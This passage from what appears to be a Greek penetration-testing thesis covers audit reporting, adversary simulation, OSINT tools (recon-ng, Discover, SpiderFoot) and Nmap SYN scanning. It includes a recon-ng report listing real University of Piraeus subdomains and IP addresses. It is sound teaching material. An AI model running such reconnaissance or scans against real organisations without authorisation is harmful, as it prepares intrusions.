Η συγγραφή μιας καλής αναφοράς του ελέγχου είναι μια τέχνη που χρειάζεται πολύ εμπειρία για να τελειοποιηθεί. Χρειάζεται τα ευρήματα να μεταφερθούν σαφέστατα σε όλους τους ενδιαφερομένους, από τον επικεφαλής και την ομάδα του τμήματος πληροφοριών που θα επιδιορθώσουν τα κενά, μέχρι τα ανώτερα στρώματα της διοίκησης που θα υπογράψουν σχετικά με τις αλλαγές. Επί παραδείγματι, αν κάποιος χωρίς τεχνικές γνώσεις διαβάσει "Χρησιμοποίησα το MS08-067 για να πάρω shell", μπορεί να σκεφτεί "Εννοείς, σαν ένα κοχύλι;". Ένας καλύτερος τρόπος για να επικοινωνήσει μαζί του είναι να του παρουσιάσει τα προσωπικά δεδομένα στα οποία κατάφερε να αποκτήσει πρόσβαση μέσο αυτού. Μια δήλωση του τύπου "Κατάφερα να διαβάσω την ηλεκτρονική σου αλληλογραφία", θα έχει απήχηση σε όλους. Η αναφορά πρέπει να περιλαμβάνει μια τεχνική έκθεση καθώς επίσης και μια περίληψη των κυριότερων σημείων.

- **Περίληψη των κυριότερων σημείων**: Περιγράφει τους στόχους του ελέγχου και προσφέρει μια επισκόπηση υψηλού επιπέδου των πορισμάτων. Προορίζεται για τους επικεφαλής του οργανισμού.
- **Τεχνική έκθεση:** Σε αυτό το κομμάτι της αναφοράς προσφέρεται μια ποίο αναλυτική αναφορά με περισσότερα τεχνικά στοιχεία. Αυτή προορίζεται για το Τμήμα Πληροφοριών.

1.5 Adversary Simulations: Προσομοιωτές Αντιπάλου: Μια νέα αγορά στα επιθετικά εργαλεία και τις υπηρεσίες

Οι ηγέτες πίσω από προγράμματα ασφαλείας έχουν συγκλίνει σε αυτές τις ιδέες. Πολλές προοδευτικές εταιρείες συμβούλων ευθυγραμμίζονται προς την κατεύθυνση των προσομοιωτών αντιπάλου, καθώς υπάρχει κίνηση προς αυτές τις ιδέες σε διάφορους τομείς που δεν περιορίζεται στις τράπεζες, τις κυβερνήσεις, ή το στρατό. Η σημερινή αγορά για τα λογισμικά και τις υπηρεσίες των δοκιμών διείσδυσης οδηγείται από την ανάγκη να βρουν τρωτά σημεία σε ένα δίκτυο και την δημιουργία μιας λίστας των πραγμάτων που πρέπει να διορθωθούν ώστε το δίκτυο να είναι ασφαλές.

Οι υπηρεσίες και τα εργαλεία σε αυτή την αγορά αντικατοπτρίζουν το πρόβλημα που ακολουθεί: Τι συμβαίνει όταν ένας επιτιθέμενος εισβάλει; Συμβαίνει, ακόμη και στα πιο καλά διατηρημένα δίκτυα. Σε αυτό το σημείο δεν χάθηκαν όλα. Εδώ είναι όπου οι επιχειρήσεις ασφαλείας μπαίνουν στο παιχνίδι. Είναι το μέρος ενός προγράμματος ασφάλειας σχεδιασμένο να ανιχνεύει και να απαντά σε μια εισβολή πριν καταστεί ένα σημαντικό περιστατικό. Η νέα αυτή αγορά έχει μια σειρά από ονόματα, Προσομοιωτές Αντιπάλου(Adversary Simulations) είναι ένα όνομα, εξομοιωτές απειλών (Threat Emulation) είναι ένα άλλο. Η ιδέα είναι η ίδια. Μια άσκηση προσομοίωσης ενεργειών ενός επιτιθέμενου. Σε αυτές τις εμπλοκές, πως ο επιτιθέμενος εισέβαλε στο δίκτυο δεν παίζει και

τόσο μεγάλο ρόλο. Κάθε βήμα της διαδικασίας του εισβολέα είναι μια ευκαιρία για το προσωπικό ασφαλείας να ανιχνεύσει και να αντιμετωπίσει τον εισβολέα. Κάποιες ασκήσεις θα μιμηθούν τα αρχικά βήματα ένος εισβολέα αφού πήρε πρόσβαση στο δίκτυο. Τα πρώτα αυτά βήματα περιλαμβάνουν την κλιμάκωση των προνομίων του και την κατάληψη του τομέα (domain). Είναι κατάλληλες ευκαιρίες για να πιαστεί ένας εισβολέας. Άλλες εμπλοκές θα μπορούσαν να μιμηθούν έναν εισβολέα ο οποίος είναι ιδιοκτήτης του domain και έχει μια παρουσία στο δίκτυο για χρόνια. Το θετικό σχετικά με αυτό το μοντέλο είναι ότι κάθε μία από αυτές τις εμπλοκές στοχεύουν στην εκπαίδευση του προσωπικού ασφαλείας σε ένα συγκεκριμένο συμβάν. Οι προσομοιωτές αντιπάλου (Adversary Simulations) επικεντρώνονται σε ένα διαφορετικό μέρος της διαδικασίας επίθεσης από ό, τι οι περισσότεροι ελέγχοι διείσδυσης. Οι ελέγχοι διείσδυσης τείνουν να επικεντρώνονται στην πρόσβαση. Οι προσομοιωτές επικεντρώνονται σχεδόν αποκλειστικά στη φάση του Post-exploitation, την κίνηση στο δίκτυο και την επιμονή. Τα εργαλεία για αυτές τις προσομοιώσεις διαφέρουν κατά πολύ από τα εργαλεία διείσδυσης. Ένα πρωτοεμφανιζόμενο κρυφό κανάλι μετρά πολύ περισσότερο από ένα μη ενημερωμένο exploit. Μπορείτε να φτιάξετε το δικό σας εργαλείο. Μέσο της πλατφόρμας PowerShell, είναι μια κοινή πλατφόρμα για την οικοδόμηση προσαρμοσμένων εργαλείων για απομακρυσμένη πρόσβαση ανάλογα με την εκάστοτε εμπλοκή. Υπάρχουν όμως και εργαλεία για αυτές τις προσομοιώσεις όπως το Cobalt Strike's Beacon και το Innuendo tool. Μια προσομοίωση ξεκινά με την υπόθεση ενός πλήρους ελεγχόμενου από τον επιτιθέμενο domain. Ο στόχος του χειριστή είναι, να χρησιμοποίηση την πρόσβαση αυτή για να επηρεάσει και να κλέψει δεδομένα με τρόπο που θα βοηθήσει το προσωπικό ασφαλείας να προετοιμαστεί και να κατανοήσει τί πραγματικά αντιμετωπίζει. Ένας καλός χειριστής ενός προσομοιωτή αντιπάλου είναι αυτός που καταλαβαίνει τις έννοιες της διαχείρισης του συστήματος πολύ καλά. Ανεξάρτητα από το σύνολο των εργαλείων του, αφού πολλές προσομοιώσεις είναι εφικτές με εργαλεία που είναι προ-εγκατεστημένα στο λειτουργικό σύστημα. Επίσης είναι αυτός που καταλαβαίνει πως φαίνονται οι πράξεις του σε έναν αισθητήρα ασφάλειας και εκτιμά το σημείο όπου αυτός ειδοποιεί για κακόβουλες πράξεις.

2.Information Gathering

Σε αυτό το κεφάλαιο θα αρχίσουμε να μαζεύουμε πληροφορίες σχετικά με τον οργανισμό-στόχο μας. Προσπαθούμε να μάθουμε ότι περισσότερο μπορούμε σχετικά με τον πελάτη. Μήπως ο γενικός διευθυντής αποκαλύπτει πάρα πολλά στα μέσα κοινωνικής δικτύωσης; Τι λογισμικό είναι εγκατεστημένο στους web servers του οργανισμού; ¨Η, όπως στην περίπτωση μας του εσωτερικού ελέγχου διείσδυσης, ποία είναι η IP διεύθυνση του Active Directory Domain Controller (ADDC);

Επίσης, θα ξεκινήσουμε να αλληλεπιδρούμε με τα μηχανήματα στόχους, μαθαίνοντας ότι μπορούμε χωρίς να τους επιτεθούμε ενεργά. Την γνώση που θα αποκτήσουμε σε αυτή την φάση θα την χρησιμοποιήσουμε στην επόμενη. Βασιζόμενοι στις πληροφορίες που αποκαλύψαμε, θα ψάξουμε κα θα επιβεβαιώσουμε ή όχι ευπάθειες χρησιμοποιώντας τεχνικές και εργαλεία σάρωσης ευπαθειών.

2-1 Open Source Intelligence Gathering. (OSINT)

Μέσω του osint μπορούμε να μάθουμε πολλά σχετικά με τον οργανισμού και τις υποδομές του μέσω των εργαλείων που θα παρουσιαστούν, πριν στείλουμε έστω και ένα πακέτο προς αυτόν. Φυσικά είναι αδύνατο να μελετήσουμε την "διαδικτυακή ζωή" κάθε υπαλλήλου, και δεδομένου της μεγάλης ποσότητας πληροφοριών που θα μαζέψουμε, είναι δύσκολο να ξεκαθαριστούν οι χρήσιμες από τις μη πληροφορίες. Αν για παράδειγμα ένας υπάλληλος κάνει συχνά tweets σχετικά με την αγαπημένη του ομάδα, το όνομα της ίσως να είναι και ο κωδικός του, αλλά μπορεί πολύ εύκολα να είναι και τελείως άσχετο. Σε άλλες περιπτώσεις θα είναι ευκολότερο να αναγνωρίσεις μια κρίσιμη πληροφορία. Για παράδειγμα, ο οργανισμός ψάχνει διαδικτυακά να εργοδοτήσει κάποιον διαχειριστή ο οποίος θα έχει άριστες γνώσεις σχετικά με ένα λειτουργικό, πιθανότατα αυτό είναι εγκατεστημένο στο υπάρχον σύστημα.

Υπάρχουν πολλά εργαλεία παθητικής σάρωσης, τα οποία όπως αναφέρθηκε ψάχνουν για πληροφορίες σχετικά με το δίκτυο, τους χρήστες και άλλα χωρίς καν να αγγίξουν τον στοχευόμενο host. Αυτό είναι εκπληκτικό για έναν δοκιμαστή, γιατί αυτά τα εργαλεία χρησιμοποιούν πηγές στο διαδίκτυο χωρίς να ειδοποιείται ο οργανισμός για οποιαδήποτε ύποπτη δραστηριότητα. Συνηθίζεται όλες αυτές οι αναζητήσεις να γίνονται πριν την "εμπλοκή" για να κερδίσει αρκετό πολύτιμο χρόνο ο εκάστοτε pentester. Στη συνέχεια παρουσιάζονται μερικά εργαλεία που χρησιμοποιούνται στην διαδικασία του OSINT. Θα χρησιμοποιηθεί ο ιστοχώρος του ιδρύματος μας (http://www.unipi.gr) για την παρουσίαση τους.

2-1-1 RECON-NG


Αυτό το εργαλείο μπορεί να είναι το πρώτο σας βήμα πριν ξεκινήσετε κάποιον έλεγχο σε έναν οργανισμό. Το recon-ng είναι πολύ καλό για αναζήτηση παθητικών πληροφοριών σχετικά με τον στόχο σας. Μπορεί να σας παρέχει πληροφορίες σχετικά με τα

IP spaces, naming convention, τοποθεσίες, χρήστες, διευθύνσεις ηλεκτρονικού ταχυδρομείου, κωδικούς χρηστών αν υπήρξε κάποια διαρροή, και πολλά άλλα.

Για να εκτελέσετε το recon-ng

- cd /η τοποθεσία που εγαταστήσατε το recon-ng/ && ./recon-ng
- προσθέστε τα απαραίτητα στοιχεία workspaces add, add domains, add companies (Γενικές πληροφορίες για το σάρωμα)
- Επιλέξετε την μηχανή αναζήτησης που επιθυμείτε (google,bing)
- Τέλος run


Το εργαλείο θα ψάξει για την μηχανή αναζήτησης για domain names, όπως φαίνετε στην πιο κάτω εικόνα.



Εικόνα 2-2-1: Recon-ng Domain Names at google engine

Χρησιμοποιώντας ένα άλλο module μπορείτε να ανακαλύψετε subdomains

- /domains-hosts/brute_hosts




Εικόνα 3-2-2 Recon Subdoamins Module

Ο εκάστοτε χρήστης μπορεί να εκτελέσει πολλά modules π.χ. να αντιστοιχήσει διευθύνσεις IP με πραγματικές τοποθεσίες να αντιστοιχήσει domains με IPs και αντίστροφα κ.ο.κ., τέλος το recon του δίνει την δυνατότητα να μαζέψει όλες τις πληροφορίες σε μια τελική αναφορά. Εκτελώντας την ποιο κάτω εντολή.

- use reporting/html
- firefox /root/.recon-ng/workspaces/unipi/results.html

Στην εικόνα 4-2-3 μια μικρή αναφορά σχετικά με το πανεπιστήμιο Πειραιώς.



PenTesting

Recon-ng Reconnaissance Report

www.recon-ng.com

[-] Summary

table	count
domains	1
companies	1
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	164
contacts	32
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

[-] Domains

domain	module
unipi.gr	user_defined

[-] Companies

company	description	module
UNIPI	Recon	user_defined

[-] Hosts

host	ip_address	region	country	latitude	longitude	module
aeefa.unipi.gr	195.251.230.239					bing_domain_web
ai-group.ds.unipi.gr	195.251.226.219					bing_domain_web
aletis.tex.unipi.gr	195.251.236.140					reverse_resolve
amacris.ode.unipi.gr	195.251.229.6					google_site_web
asa.unipi.gr	195.251.224.73					reverse_resolve
athina.cs.unipi.gr	195.251.230.48					bing_domain_web
attica2.unipi.gr	83.212.168.228					reverse_resolve
backup.panteion.gr	62.217.127.34					reverse_resolve
blackduck.cs.unipi.gr	195.251.226.4					bing_domain_web
career.ode.unipi.gr	195.251.225.43					reverse_resolve
career.unipi.gr	195.251.225.43					bing_domain_web
class.unipi.gr	195.251.228.100					bing_domain_web
class.unipi.gr	195.251.228.100					brute_hosts
classweb.unipi.gr	195.251.228.100					bing_domain_web
cosy.ds.unipi.gr	83.212.238.173					bing_domain_web
cosymoodle.ds.unipi.gr	83.212.238.173					bing_domain_web
cosywiki.ds.unipi.gr	83.212.238.173					bing_domain_web
cysm.cs.unipi.gr	83.212.119.230					bing_domain_web
des.unipi.gr	83.212.168.155					reverse_resolve


Εικόνα 4-2-3 Αναφορά Rcon-ng

2-1-2 Το εργαλείο Discover Scripts


Πρόκειται για ένα εργαλείο πολύ εύκολο στην χρήση του και η ποσότητα των πληροφοριών που επιστρέφει είναι τεράστια. Το Discover εκτελεί μια παθητική σάρωση recon, και θα χρησιμοποιήσει ένα μεγάλο αριθμό άλλων εργαλείων όπως: dnsrecon, goofile, whois, goog-mail και πολλά άλλα. Για να τρέξετε το Discover εκτελέστε:

- cd /η τοποθεσία που εγαταστήσατε το discover/ && ./discover.sh
- Επιλέξτε 1 για σάρωση recon
- Επιλέξτε 1 για παθητική σάρωση
- Συμπληρώστε το όνομα του οργανισμού
- Δώστε το domain του.
- Εκτελέστε /root/data/το domain που δώσατε/index.html

Στην Εικόνα 5-2-4 βλέπουμε το εργαλείο κατά την διάρκεια της σάρωσης, ενώ στην εικόνα 6-2-5 βλέπουμε την τελική αναφορά, τα αποτελέσματα περιέχουν διευθύνσεις ηλεκτρονικού ταχυδρομείου, ονόματα υπαλλήλων κ.τ.λ.



Εικόνα 5-2-5 Σάρωση Discover




Εικόνα 6-2-4 Αναφορά Discover

2-1-3 SpiderFoot

Ένα τελευταίο εργαλείο που αξίζει αναφοράς είναι το SpiderFoot. Πρόκειται για ένα γρήγορο και εύχρηστο εργαλείο, που εκτελεί όπως και τα πιο πάνω πολλές σαρώσεις recon και επιστρέφει ένα μεγάλο αριθμό πληροφοριών. Για να χρησιμοποιήσετε το εργαλείο SpiderFoot:

- cd /η τοποθεσία που εγαταστήσατε το SpiderFood/ spiderfoot-*/ && python sf.py
- Ανοίξτε των περιηγητή στην σελίδα http://127.0.0.1:5001

Στην Εικόνα 7-2-6 βλέπουμε ότι σε αυτό το εργαλείο μπορούμε να δούμε αποτελέσματα κατά τη διάρκεια της σάρωσης.



Εικόνα 7-2-6 Σάρωση και Αποτελέσματα Spider

Όπως, γνωρίζετε κάθε εργαλείο συντηρείτε και λειτουργεί διαφορετικά, και δεν είναι λίγες οι φορές που το ένα θα βρει διαφορετικές πληροφορίες από το άλλο, για αυτόν τον λόγο καλό είναι ένας ελεγκτής να μην περιορίζεται μόνο σε ένα σαρωτή OSINT. Με τα τρία εργαλεία που παρουσιάστηκαν πλέον έχουμε αρκετές πληροφορίες για τον οργανισμό. Αυτά τα δεδομένα θα είναι πολύτιμα κατά την διάρκεια του ελέγχου, οπότε βεβαιωθείτε ότι έχετε εξετάσει όλα τα δεδομένα επιμελώς.

2-2 Ενεργή Εσωτερική σάρωση για ανοικτές θύρες (Port Scanning)

Όταν ξεκινά ένας έλεγχος διείσδυσης, το δυναμικό πεδίο είναι απεριόριστο. Ο πελάτης μπορεί να λειτουργεί ένα μεγάλο αριθμό προγραμμάτων με προβλήματα ασφάλειας, μπορεί να υπάρχουν προβλήματα εσφαλμένης διαμόρφωσης στις υποδομές, πράγμα που μπορεί να οδηγήσει, ;ένα ολόκληρο εταιρικό δίκτυο κάτω από τον έλεγχο ενός κακόβουλου χρήστη, αδύναμη ή προεπιλεγμένη κωδικοί μπορεί να δώσουν πρόσβαση σε ασφαλή συστήματα και πολλά άλλα. Ένας ελεγκτής συχνά περιορίζει το πεδίο δράσης του σε ένα συγκεκριμένο εύρος IP διευθύνσεων. Δεν θα βοηθήσετε τον πελάτη σας αν δημιουργήσετε ένα zero-day exploit για ένα λειτουργικό που δεν χρησιμοποιεί. Πρέπει να αναγνωρίσουμε ποία συστήματα είναι ενεργά στο δίκτυο και τι λειτουργεί σε αυτά.

2-2-1 Σάρωση Θυρών με το εργαλείο Nmap


Το εργαλείο Nmap αποτελεί ένα από τα ποίο βασικά όπλα στο χώρο του penetration testing. Ολόκληρα βιβλία έχουν γραφτεί για το πως χρησιμοποιείτε το συγκεκριμένο εργαλείο. Σε αυτήν την παράγραφο θα δούμε μερικές από τις βασικές σαρώσεις θυρών στο δίκτυο-στόχο μας.

Προτού προχωρήσουμε στην παρουσίαση των σαρώσεων πρέπει να γνωρίζουμε ότι, τα Firewalls με συστήματα ανίχνευσης εισβολών και ξεχωριστά συστήματα πρόληψης έχουν κάνει μεγάλη πρόοδο στην ανίχνευση της κυκλοφορία σάρωσης εμποδίζοντας την, οπότε μπορεί να τρέξετε μια σάρωση με το Nmap και να μην πάρετε κανένα αποτέλεσμα. Σκεφτείτε να προσληφτείτε για ένα εξωτερικό έλεγχο διείσδυσης ενάντια σε δίκτυο χωρίς

κανένα ενεργό σύστημα, είναι πολύ πιθανό οι σαρωτές σας να εμποδίζονται από αυτά τα συστήματα. Σε κάποιες άλλες περιπτώσεις, τα αποτελέσματα από την σάρωση υποδεικνύουν ότι όλα τα μηχανήματα είναι ενεργά και ακούνε σε όλες τις πόρτες TCP, προφανώς η σάρωσή σας ανιχνεύτηκε.

2-2-2 Σάρωση SYN με το Nmap.

Μια βασική σάρωση για τον εντοπισμό ανοικτών θυρών είναι η SYN. Είναι μια σάρωση TCP η οποία δεν ολοκληρώνει την διαδικασία του Three-way Handshake. Μια σύνδεση TCP ξεκινά με αυτήν, ο client αποστέλλει ένα πακέτο στον server με τη σημαία SYN ενεργεί, ο εξυπηρετητής απαντά με ένα πακέτο με τις σημαίες SYN-ACK ενεργές και τέλος ο client απαντά με το τελευταίο πακέτο με την σημαία ACK ενεργεί, όπως φαίνεται στην εικόνα 8-2-7.




Εικόνα 8-2-7 TCP 3-way handshake

Κατά την διαδικασία αυτής της σάρωσης, το Nmap αποστέλλει ένα πακέτο με την σημαία SYN ενεργεί και περιμένει απάντηση με τις σημαίες SYN-ACK ενεργές αν η πόρτα είναι ανοικτή, αλλά ποτέ δεν στέλνει το τελευταίο πακέτο για να ολοκληρώσει την σύνδεση. Αν δεν λάβει απάντηση η πόρτα είναι κλειστή ή η κυκλοφορία στο δίκτυο φιλτράρεται. Με αυτό τον τρόπο το εργαλείο βρίσκει ποιές πόρτες TCP είναι ανοικτές στον στόχο χωρίς να ολοκληρώσει την σύνδεση. Για να εκτελέσουμε αυτή τη σάρωση εκτελούμε την ακόλουθη εντολή.

- nmap -sS 192.168.2.0/24 -oA pentest

Με την παράμετρο -sS ζητάμε από το nmap να χρησιμοποιήσει τη σάρωση SYN στην συνέχεια καθορίζουμε το εύρος των διευθύνσεων που θέλουμε να σαρώσουμε, με την παράμετρο -oA γράφουμε τα αποτελέσματα σε ένα αρχείο σε όλες τις μορφές αρχείων (.nmap, gnmap, XML). Στην εικόνα 9-2-8 που ακολουθεί βλέπουμε το αποτέλεσμα στης σάρωσης στο εύρος που θέσαμε.




Εικόνα 9-2-8 Σάρωση SYN με το εργαλείο Nmap

Αυτή η αρχική σάρωση μας έδωσε μια βασική ιδέα για το δίκτυο στο οποίο θα επιτεθούμε. Βλέπουμε ότι στο Windows 7 (192.168.2.100) μηχάνημα οι πόρτες 80 και 443 είναι ανοικτές, πόρτες που χρησιμοποιούνται για web servers, επίσης είναι ανοικτές οι πόρτες 139 και 445 εξυπηρετητές SMB και οι 135, 3389. Στο μηχάνημα 192.168.2.3 βλέπουμε την DNS πόρτα 53 ανοικτή, την πόρτα ldap389 που σχετίζεται με το Active Directory, και κάποιες άλλες πόρτες που σχετίζονται με το ADDC σε μηχανήματα Windows, έχουμε μια ένδειξη ότι αυτό το μηχάνημα είναι ο ADDC του δικτύου. Για το τρίτο μηχάνημα (τον Fileserver-192.168.2.102) δεν πήραμε ιδιαίτερες πληροφορίες. Αν σε αυτές τις θύρες τρέχουν προγράμματα με ευπάθειες θα το ανακαλύψουμε στην συνέχεια.

2-2-3 Σάρωση έκδοσης (version) με το Nmap

